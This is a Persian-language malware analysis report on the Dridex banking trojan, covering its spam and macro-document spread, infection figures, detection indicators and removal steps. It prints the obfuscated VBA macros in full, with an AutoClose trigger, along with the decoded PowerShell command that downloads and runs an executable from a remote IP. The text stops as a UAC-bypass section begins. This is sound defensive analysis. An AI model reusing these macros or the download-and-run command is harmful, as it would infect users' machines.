
تحلیل و بررسی بدافزار Dridex

فهرست مطالب

۱ مقدمه

تروجان Dridex اولین بار در نوامبر سال ۲۰۱۴ رویت شد و یک بدافزار بانکداری آنلاین است که اطلاعات شخصی و گواهینامه‌های بانکی را از طریق ورودی‌های HTML سرقت می‌کند. Dridex به‌گونه‌ای طراحی شده تا مشتریان موسسات مالی و بانکی را هدف قرار دهد، متغیرهای Dridex از طرق پیام‌های هرزنامه موجود در ایمیل‌ها به سیستم‌های کاربران ارسال شده که پیوست‌های مخرب به همراه دارند (مستند Microsoft Microsoft Word که شامل کد ماکروی مخرب است). زمانی که این فایل اجرا شود، بدافزار فعالیت‌های مرتبط با بانکداری آنلاین را همراه با فایل‌های پیکربندی، زیرنظر می‌گیرد. سپس بدافزار سرقت اطلاعات را از طریق فرم‌ها، تصاویر از صفحه و ورودی‌های سایت انجام می‌دهد. Dridex تکامل بدافزار Cridex است که مبتنی بر ZBOT می‌باشد.



مجرمان سایبری از روش‌ها و تکنیک‌های مختلفی برای سرقت اطلاعات از ترفندهای قدیمی مهندسی اجتماعی مانند فیشینگ تا تکنیک‌های خودکار پیچیده استفاده می‌کنند.

برای اجرای یک حمله، مجرمان یک پیام هرزنامه دارای مستند Microsoft Word پیوست‌شده را ارسال می‌کنند که حاوی بدافزار Dridex است. اگر کاربری مستند Microsoft Word را اجرا کند، بایستی خصوصیت ماکرو را برای اینکه بدافزار دانلود شود فعال کنند که بطور پیش‌فرض غیرفعال است. بعضی از پیوست‌های مخرب بیان می‌کنند که محتویات قابل رویت نیست در صورتی‌که خصوصیت ماکرو فعال باشد.

زمانی‌که بدافزار دانلود شد، Dridex فعالیت مرتبط به بانکداری آنلاین را زیر نظر می‌گیرد. سپس بدافزار سرقت اطلاعات را از طریق روش‌هایی مانند ربودن از فرم‌ها، تصاویر از صفحه‌نمایش و ورودی‌های سایت اجرا می کند.

با جمع‌آوری داده‌های بانکداری آنلاین، مهاجمان سایبری می‌توانند به حساب‌های بانک دسترسی داشته و مبالغی را به حساب‌های خود انتقال دهند. مانند هر دیگر آلودگی‌ها تروجان، Dridex آلودگی بسیار زیان‌آور است که باید در زمان تشخیص حذف گردد.

بدافزار مدرن از هر روش امکان‌پذیر حمله برای آلودگی سیستم استفاده می‌کند. ایمیل‌ها که تقریبا برای همه در دسترس هستند حامل‌های رایج بدافزار هستند. در این نوع حمله، مهاجمان سعی می‌کنند کاربران به اجرای پیوست‌های مخرب که شبیه مستندات بوده اما چندین پسوند دارند (مانند financial.doc.exe) فریب دهند. اکثر اوقات کاربر فقط نام «financial.doc» را بدون پسوند «exe.» می‌بیند که فرض اینکه این فایل یک مستند Microsoft Word است را آسان می‌کند. زمانی‌که روی فایل کلیک شده و اجرا گردد، فایل اجرایی می‌تواند بقیه مولفه‌های مخرب را دانلود کند.

اما هم‌اکنون برنامه‌های آنتی‌ویروس و امنیتی هوشمندتر شده‌اند و با چندین پسوند فریب نمی‌خورند. حتی برخی کاربران امروزی می‌توانند به راحتی نام طراحی‌شده پیوست ایمیل مخرب را شناسایی کنند. بنابراین، برای اینکه مهاجمان بتوانند کاربر به کلیک روی مستند پیوست‌شده فریب دهند، باید به شیوه قدیمی عمل کنند. هم‌اکنون، مهاجمان دوباره به استفاده از ماکروها روی آورده‌اند که فقط درون یک مستند اجرا می‌شوند. ماکروها برای کاربر قابل رویت نیستند و تنها با نگاه کردن به پسوند فایل، تشخیص مستند مخرب آسان نیست.

ماکروها VBA جاسازی‌شده هستند (برنامه Visual Basic) که هر زمان مستند مخرب باز شود، اجرا می‌گردند. تکنیک رایج مهاجم نمایش ظاهر عادی مستند است درحالیکه ماکرو در پس‌زمینه اجرا می‌شود. سپس بدافزار دیگری را برای آلوده‌سازی سیستم کاربر دانلود و اجرا می‌کند.

Dridex تاکتیکی را بکار می‌گیرد که در آن کد مخرب در مستندهای Microsoft Word جاسازی شده است.

برای اجرای یک حمله، هکرها حجم عظیمی از ایمیل‌های باورپذیر کلاهبرداری را با مستند مخرب پیوست‌شده ارسال می‌کنند که اغلب از دامنه‌های ایمیل شرکت‌های معتبر مانند موسسات مالی تقلید می‌کنند. از نظر دریافت‌کننده نامشکوک، به نظر می‌رسد پیوست‌ها مستندات بی‌خطر مربوط به حساب مانند بیانیه‌ها یا

فاکتورها هستند. پس از اینکه پیوست اجرا شود، بدافزار Dridex فعالیت مربوط به بانکداری آنلاین را زیر نظر گرفته و داده‌های شخصی را سرقت می‌کند.

۲ سوءاستفاده تروجان بانکداری Dridex از آسیب‌پذیری ویندوز

تروجان بانکداری Dridex از آسیب‌پذیری ویندوز سوءاستفاده می‌کند، G DATA نکاتی را درباره اجرای پیوست‌های ایمیل ارائه می‌دهد.


آزمایشگاه‌های امنیتی یک مستند Microsoft Word دستکاری‌شده را که مجرمان سایبری از آن برای نصب تروجان بانکداری Dridex استفاده می‌کنند آنالیز کرده‌اند. این مستند که به عنوان فاکتور جعلی در یک ایمیل هرزنامه پیوست شده، نیاز دارد خصوصیت ماکرو در Microsoft Office بعد از اجرا فعال گردد، درغیراین‌صورت محتویات مورد نظر غیرقابل‌خواندن هستند. به محض فعال‌سازی ماکرو، بدافزار اتصالی به وب‌سایت معتبر Pastebin.com برای دانلود دیگر محتویات ایجاد می‌کند. محتویات پیچیده‌ای مانند Dridex به مهاجمان سایبری اجازه می‌دهند در چنین فعالیت‌هایی مانند جاسوسی در تراکنش‌ها، سرقت داده‌های شخصی و فروش آنها، نصب بدافزار جدید و ارسال هرزنامه افراط کنند. تحلیل‌گران معتقدند که مسیریابی از وب‌سایت Pastebin.com برای فریب راهکارهای امنیتی انتخاب شده بود. راهکارهای امنیتی G DATA این مستندات و تروجان بانکداری را تشخیص و مسدود کرد. ماکروها چه چیزهایی هستند؟ ماکروها زنجیره‌های دستورات در نرم‌افزار کاربردی هستند که برای وظایف تکراری خودکار استفاده شده‌اند. برای مثال، ماکروها در محاسبات جدول، ویرایش متن و پایگاه‌های داده بکار رفته‌اند. برخی ماکروها خطر احتمالی امنیتی ایجاد می‌کنند. افراد خرابکار می‌توانند یک ماکرو را همراه با دستورات مخرب به یک مستند یا فایل وارد کرده و سپس بدافزار را به صورت پنهانی به کامپیوتر وارد کنند. به این دلیل است که ماکروها بطور پیش‌فرض در بسیاری از برنامه‌ها مانند Microsoft Office غیرفعال هستند.

در ماه اکتبر۲۰۱۴، یک سری حملات مشخص شد که تروجان Dridex را با استفاده از مستندات Microsoft Word نصب می‌کنند. این حملات در چندین ماه ادامه یافتند و در دو هفته ابتدایی سال ۲۰۱۵ نیز یک سری فعالیت‌های جدید از این تروجان مشاهده شد.

Dridex آخرین نسخه از تروجان بانکداری Bugat، Feodo و Cridex است. عملکرد اصلی آن سرقت گواهینامه‌ها وب‌سایت‌های بانکداری آنلاین بوده و به مجرم اجازه می‌دهد از آن گواهینامه‌ها برای شروع انتقالات و سرقت مبالغی استفاده کند. Dridex هم‌اکنون از طریق مجموعه ایمیل توزیع می‌گردد که حاوی پیوست مستند Microsoft Word است و از کد ماکروی موجود برای دانلود و اجرای یک کپی از تروجان استفاده می‌کند.


۳ آمار آلودگی

براساس بازخورد از شبکه حفاظت هوشمند، کاربران استرالیا بیشتر تحت تاثیر تروجان Dridex قرار گرفته اند.



شکل۱: کشورهای تحت تاثیر برتر، براساس اطلاعات از سپتامبر تا اکتبر ۲۰۱۴

با ردیابی ارسال هرزنامه، کشور های نشان داده شده در شکل زیر بالاترین ارسال هرزنامه را داشته اند. کشور ایران با ۱,۶۷ درصد در جایگاه دهم قرار دارد.



شکل۲: بالاترین کشورهای ارسال هرزنامه Dridex

نمودار زیر تعداد شناسایی بدافزار Dridex را براساس کدهای هش استفاده شده توسط این بدافزار از جولای ۲۰۱۴ تا سپتامبر ۲۰۱۵ نشان می دهد.

شکل ۳: تعداد شناسایی بدافزار Dridex براساس کدهای هش استفاده شده توسط این بدافزار (جولای ۲۰۱۴ تا سپتامبر ۲۰۱۵)

۴ مشخصات فایل تحلیل شده

مشخصات فایل تحلیل شده بدین شرح است:

File name:
21f596cae35b2cb7e61c1a93bfa60ebf590d60b9b9f936f820aec96932ca11c7.exe

Type: Win32 EXE

MD5: 8A996E195337C68D3C4B0A82A285F70B

SHA-1: 5BF78A6CD73E20393960A4187833028BEE179DD6

۵ سطح تهدید فایل تحلیل شده

نتیجه بررسی فایل تحلیل شده با استفاده از تارنمای Virustotal.com در جدول ذیل ارایه شده است. همانطور که مشاهده می‌شود از بین ۵۶ موتور تشخیص بدافزار ۴۱ عدد این فایل را به عنوان بدافزار وغالباً تحت عنوان بدافزار Dridex تشخیص داده‌اند.

Antivirus	Result	Update
ALYac	Gen:Variant.Dridex.1	20151010
AVG	Generic_r.EOE	20151010
AVware	Trojan.Win32.Generic!BT	20151010
Ad-Aware	Gen:Variant.Dridex.1	20151010
Agnitum	Trojan.DownLoader!	20151009
AhnLab-V3	Trojan/Win32.Dridex	20151009
Antiy-AVL	Trojan/Win32.Yakes	20151010
Arcabit	Trojan.Dridex.1	20151010
Avast	Win32:Malware-gen	20151010
Avira	TR/DridexDownloader.A.13	20151010
BitDefender	Gen:Variant.Dridex.1	20151010

CAT-QuickHeal	Trojan.Yakes.r3	20151009
Comodo	UnclassifiedMalware	20151010
Cyren	W32/DridLd.HSQW-2872	20151010
DrWeb	Trojan.DownLoader12.43194	20151010
ESET-NOD32	Win32/Dridex.K	20151009
Emsisoft	Trojan.Win32.Dridex (A)	20151010
F-Prot	W32/DridLd.BH	20151010
F-Secure	Gen:Variant.Dridex.1	20151010
Fortinet	W32/Dridex.K!tr	20151010
GData	Gen:Variant.Dridex.1	20151010
Ikarus	Trojan.Win32.Dridex	20151010
K7AntiVirus	Trojan (004b6d241)	20151010
K7GW	Trojan (004b6d241)	20151010
Kaspersky	Trojan.Win32.Yakes.kbma	20151010
Malwarebytes	Trojan.Krypt	20151010
McAfee	Downloader-FAKA!8A996E195337	20151010
McAfee-GW-Edition	Downloader-FAKA!8A996E195337	20151010
MicroWorld-eScan	Gen:Variant.Dridex.1	20151010
Microsoft	TrojanDownloader:Win32/Drixed.F	20151010
NANO-Antivirus	Trojan.Win32.Yakes.dpgcbk	20151010
Panda	Trj/Genetic.gen	20151009
Qihoo-360	HEUR/QVM07.1.Malware.Gen	20151010
Sophos	Troj/Zbot-JNT	20151010
Symantec	Trojan.Cridex	20151010
Tencent	Win32.Trojan.Yakes.Ecuj	20151010
TrendMicro	TROJ_DLINJECT.EX	20151010
TrendMicro-HouseCall	TROJ_DLINJECT.EX	20151010
VBA32	Trojan.Yakes	20151009
VIPRE	Trojan.Win32.Generic!BT	20151010

Zillya	Trojan.Yakes.Win32.30783	20151009

۶ خلاصه نحوه عملکرد و شناسایی بدافزار

در جدول زیر مشخصات بدافزار مذکور به همراه رویکرد تشخیص و پاکسازی به صورت خلاصه مشاهده می‌شود.

شناسنامه بدافزار	نام	Dridex
	سال کشف	2014
	روش انتشار	دانلود فایل آلوده ضمیمه شده به هرزنامه های ارسالی
	تاثیرات	سرقت اطلاعات شخصی کاربران، سرقت اطلاعات بانکداری کاربر، اضافه کردن کامپیوتر به‌خطرافتاده به یک بات‌نت
راهکارهای تشخیص	سطح شبکه	- ارتباط با آدرس های IP زیر با پورت 80 یا ۸۰۸۰ - 95.163.121.33 - 121.50.43.175 - 92.63.88.83 - 82.151.131.129

– اضافه شدن فایلهای زیر در پوشه Application Data – C:\Users\Administrator\Appdata\local\edge or edg[random.hex].exe – C:\Users\Administrator\Appdata\local\edge or edg[random.hex].tmp – ایجاد کلید اجرا در رجیستری – [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "wwnotify"="rundll32.exe C:\Users\Apa\AppData\Local\edg5A9D.tmp NotifierInit"	سطح میزبان	

استفاده از آنتی ویروس های بروز یا ابزار SpyHunter	با استفاده از ابزار	راهکارهای پاکسازی
– استفاده از ابزارهای تحلیل ترافیک در میزبان و بررسی وجود یا عدم وجود ترافیک شبکه ای به آدرس IPهای ذکر شده – نبود فایل ها و کلید رجیستری های ذکر شده	بررسی پاک بودن سیستم	
استفاده از ضد ویروس های تحت شبکه و بروز نگه داشتن آنها	سطح شبکه	راهکارهای پیشگیری
– به روز بودن نرم افزار ضدبدافزار نصب شده برروی سیستم – اجتناب از دانلود و باز کردن فایل های ضمیمه ایمیل های ناشناس و نامعتبر	سطح میزبان	

۷ روشهای انتشار بدافزار

انتشار تروجان Dridex به این صورت است که کاربر ایمیلی حاوی یک مستند Word یا Excel پیوست‌شده دریافت می‌کند. مستند محتویاتی دربردارد که بدافزاری به نام «Dridex» را دانلود می‌کند، این بدافزار طوری طراحی شده است که اطلاعات بانکداری آنلاین را هدف قرار می دهد. این حملات با استفاده از اسامی شرکت‌های معتبر قربانی‌ها را به اجرای پیوست فریب می‌دهند.

زمانی که کاربر فایل پیوست را اجرا کند، بدافزار Dridex نصب می‌گردد. کاربران باید ماکروها را فعال کنند تا مستندات مخرب عمل کنند و بعضی از مستندات حاوی دستورات چگونگی فعال‌سازی ماکروها هستند.

۸ بررسی وجود آلودگی

۱- اضافه شدن فایلهای زیر در پوشه Application Data

- C:\Users\Administrator\Appdata\local\edge or edg[random.hex].exe
- C:\Users\Administrator\Appdata\local\edge or edg[random.hex].tmp

۲- ایجاد کلید اجرا در رجیستری

- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"wwnotify"="rundll32.exe C:\Users\Apa\AppData\Local\edg5A9D.tmp NotifierInit"

۹ روشهای شناسایی و پاکسازی

۱- برای انجام اسکن کامل سیستم، قبل از اسکن System Restore را غیر فعال کنید.

۲- سیستم را توسط ابزار حذف بدافزار SpyHunter برای جستجوی فایل های مرتبط با بدافزار اسکن کنید. این ابزار را می توان از لینک زیر دانلود کنید.

http://bestuninstalltip.com/download.php

۳- گزینه "Show hidden files and folders" را از منوی "Folder Options" برای نمایش تمام فایل ها فعال کنید.

۴- فایلهای زیر را جستجو و در صورت وجود آنها را از سیستم حذف کنید:

C:\Users\Administrator\Appdata\local\edge or edg[random.hex].exe

C:\Users\Administrator\Appdata\local\edge or edg[random.hex].tmp

C:\Users\ Administrator \AppData\LocalLow\ random.bat

C:\Users\ Administrator \AppData\LocalLow\ random.sdb


۵- کلید رجیستری زیر را حذف کنید:

- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] "wwnotify"="rundll32.exe C:\Users\Apa\AppData\Local\edg5A9D.tmp NotifierInit"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Avg\SystemValues
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Random ".exe"

۱۰ گزارش تحلیل


۱۰-۱ تحلیل فایل 046016.doc

همانطور که گفته شد، DRIDEX از طریق پیام های هرزنامه انتشار پیدا می کند. این پیام، ظاهرا توسط شرکت های قانونی فرستاده می شود و در مورد مسائل مربوط به امور مالی صحبت می کند. اغلب گفته می شود فایل پیوست فاکتورها و یا اسناد حسابداری می باشد.



شکل۴: نمونه ای از پیام هرزنامه


فایل پیوست یک سند Word حاوی کد ماکرو مخرب است. اگر کاربر سند را باز کند ، ممکن است یک سند خالی با پیغام "ویژگی ماکرو غیر فعال است" مشاهده کند.



شکل ۵: پیوست مخرب به کاربران برای فعال کردن ویژگی ماکرو دستور می دهد.

فایل ورد پیوست شامل فایل جاسازی شده به نام editdata.mso می باشد که شامل هفت جریان داده[1] است. سه تا از این جریان داده ها ماکرو به نام های Module1 ، Module2 و ThisDocumentمی باشد:

[1] data stream



- کد ماکرو Module1:

```
VB_Name = "Module1"

Sub HBjkbjBJKBL()

GHUVhjsdfVHJ

End Sub

Sub GHUVhjsdfVHJ()

GVhkjbjv =
àÏÐÈÏðîËÐÈ("636D64202F4B20706F7765727368656C6C2E657865202D457865637574696F6E506
F6C6963792062797061737320 2D6E6F70726F66696C6520284E65772D4F626A6563742053797374
656D2E4E65742E576562436C69656E74292E446F776E6C6F616446696C652827687474703A2F2F
36322E37362E34312E31352F6173616C742F617373612E657865272C272554454D50255C4A494F6
96F646668696F49482E63616227293B20657870616E64202554454D50255C4A494F696F646668696
F49482E636162202554454D50255C4A494F696F646668696F49482E6578653B20737461727420255
4454D50255C4A494F696F646668696F49482E6578653B")

Ïðîûâëà = Shell(GVhkjbjv, 0)

End Sub
```

Payload اصلی فایل پیوست در این ماکرو میباشد. کد تابع GHUVhjsdfVHJ() برای مبهم شدن به hexadecimal تبدیل شده است. بعد از تبدیل کد به اسکی به کد زیر میرسیم:

cmd /K powershell.exe -ExecutionPolicy bypass -noprofile (New-Object System.Net.WebClient).DownloadFile('http://62.76.41.15/asalt/assa.exe','%TEMP%\JIOiodfhioIH.cab'); expand %TEMP%\JIOiodfhioIH.cab %TEMP%\JIOiodfhioIH.exe; start %TEMP%\JIOiodfhioIH.exe;

این کد از CMD.EXE با سوئیچ /K برای راه اندازی PowerShell و در حال اجرا باقی ماندن استفاده می کند.

شی webclient جدید برای دانلود JIOiodfhioIH.cab و ذخیره آن در مسیر زیر ایجاد می شود:

%TEMP%\JIOiodfhioIH.cab

- کد ماکرو Module2:

```
VB_Name = "Module2"
Public Function àÏÐÈÏðîËÐÈ(ByVal lZukbpzi As String) As String
For TQmHIScQAQjD = 1 To Len(lZukbpzi) Step 2
Dim iYOdnVVIvQs As Integer
For iYOdnVVIvQs = 0 To 0
If iYOdnVVIvQs = 5 Then End
Next iYOdnVVIvQs
Dim aJsuOr As Integer
For aJsuOr = 0 To 0
If aJsuOr = 5 Then End
Next aJsuOr
UHiERg = Chr(Val(Chr(38) & Chr(72) & Mid$(lZukbpzi, TQmHIScQAQjD, 2)))
Dim AHmMyNRUMl As Integer
For AHmMyNRUMl = 0 To 0
If AHmMyNRUMl = 5 Then End
Next AHmMyNRUMl
Dim yDahoSgfv As Integer
For yDahoSgfv = 0 To 0
If yDahoSgfv = 5 Then End
Next yDahoSgfv
fQUuigaspLiGM = fQUuigaspLiGM & UHiERg
Dim vQsFTBSEIi As Integer
For vQsFTBSEIi = 0 To 0
If vQsFTBSEIi = 5 Then End
Next vQsFTBSEIi
Dim PpAuMwS As Integer
For PpAuMwS = 0 To 0
If PpAuMwS = 5 Then End
Next PpAuMwS
Next TQmHIScQAQjD
Dim inYQYCOfildBQJtbe As Integer
For inYQYCOfildBQJtbe = 0 To 0
If inYQYCOfildBQJtbe = 5 Then End
Next inYQYCOfildBQJtbe
Dim FRGDxPM As Integer
```

```
For FRGDxPM = 0 To 0
If FRGDxPM = 5 Then End
Next FRGDxPM
àÏÐÈÏðîËÐÈ = fQUuigaspLiGM
Dim RhaJsuOr As Integer
For RhaJsuOr = 0 To 0
If RhaJsuOr = 5 Then End
Next RhaJsuOr
Dim YOdnVV As Integer
For YOdnVV = 0 To 0
If YOdnVV = 5 Then End
Next YOdnVV
End Function
```

این ماکرو توابعی را برای به اشتباه انداختن اسکنرهای اکتشافی طراحی می کند.

- کد ماکرو ThisDocument:


```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Option Explicit

Public Sub AutoClose()
   HBjkbjBJKBL
End Sub
```

این ماکرو تابع HBjkbjBJKBL موجود در را زمانی که فایل word بسته شد فراخوانی میکند. این یک تکنیک عمدی است که برای فرار از تحلیل توسط sandbox استفاده می شود.

۲-۱۰ تحلیل فایل بدافزار Dridex

تروجان Dridex برای اجرای خود با سطح دسترسی مدیر، از روش دور زدن UAC و بالا بردن سطح دسترسی استفاده می کند.



مکانیزم دور زدن UAC و بالا بردن سطح دسترسی به شرح زیر می باشد:

